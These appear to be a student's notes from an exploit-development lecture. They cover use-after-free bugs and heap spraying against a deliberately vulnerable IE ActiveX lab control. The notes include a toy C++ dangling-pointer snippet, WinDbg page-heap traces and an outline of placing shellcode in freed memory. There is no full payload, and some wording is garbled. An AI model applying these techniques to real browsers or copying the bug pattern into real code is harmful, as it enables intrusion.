
In this simple example, we allocate some memory and then delete that memory.

```
class MyClass { … }
void _tmain() {
       MyClass *willFree = new MyClass(); → Instantiate
       MyClass *Copy = willFree;
       delete willFree;
       Copy->MyFunc();
}
```

However, if this is hardcoded, there is no clear exploit to attack this free memory.


In a browser using javascript, there are plenty of opportunities to be found because a browser has to allow for code to allocate and deallocate memory on demand.

One a ‘new’ version is incented, a heap block is created:




The thing to remember is that a series of structures all rely on each other, and each step in the process changes (to some degree) the relationship between these structures (I need to review this section again).

Normally accessing freed memory carries a risk of a crash:




The page heap gives special debugging information and various other relevant data for this process. To enable on our VM IE, enter the following in cmd:



The “/i” means what image will we modify (iexplore.exe), “+hpa” enables page heap, “+ust” enables user mode stack tracing.

Now crashing the program with WinDbg open gives us an address, an assy instruction, and what memory is unallocated.

Next “!heap -p -a eax” yields info on the stack trace when the block was freed:




```
_DPH_HEAP_ROOT @ 1311000
in free-ed allocation (  DPH_HEAP_BLOCK:
                         lea10af8:
6fab90b2 verifier!AVrfDebugPageHeapFree+0x0000
770565f4 ntdll!RtlDebugFreeHeap+0x0000002f
7701a0aa ntdll!RtlpFreeHeap+0x0000005d
76fe65a6 ntdll!RtlFreeHeap+0x00000142
75d4bbe4 kernel32!HeapFree+0x00000014
544324d6 FSExploitMe!classyHeap::operator delet
544324a8 FSExploitMe!CFSExploitMeCtrl::KillClas
6880688d mfc100u!_AfxDispatchCall+0x00000010 [
6880f331 mfc100u!COleDispatchImpl::Invoke+0x00
```


We still need to figure out the size. Track back where the memory was freed, set a breakpoint at that address, run the program again:

```
Breakpoint 0 hit
eax=01310000 ebx=00000008 ecx=1c5aef88 edx=6d16ec14 esi=0
eip=544324d0 esp=0417a15c ebp=0417a168 iopl=0         nv
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
FSExploitMe!classyHeap::operator delete+0x10:
544324d0 ff1510404354    call    dword ptr [FSExploitMe!_
```

Next account for the offset, continue with the program to confirm memory location (process summarized here):



Now we should know where the memory - a chunk in the bucket - was freed. Now we can insert our script in the freed location (as long as it's the same size):



Conversation in lecture was sidetracked to tackle what I think is an excellent question: Why does this count as an exploit if all you're doing is freeing memory and then putting your own code there? After the memory is freed from a class, the attacker is not replacing that space with another instance of that class. The javascript provides code that will occur outside of the browser. This question wasn't fully answered to the student's satisfaction by the time we moved on. I'll rewatch this section to see if I can answer it for myself.

A huge buffer of garbage data can make sure you can get past the memory reserved for the browser (green is browser data and blue is attacker-inserted data):

Below shows us over 100 MB of allocations on the heap via HeapSpray(). The addresses are also allocated at very regular intervals, which will allow us to better predict where the shell code will be. Now WinDbg can better understand the memory allocation.

This process leads to an additional lab in which we'll do our own HeapSpray operation.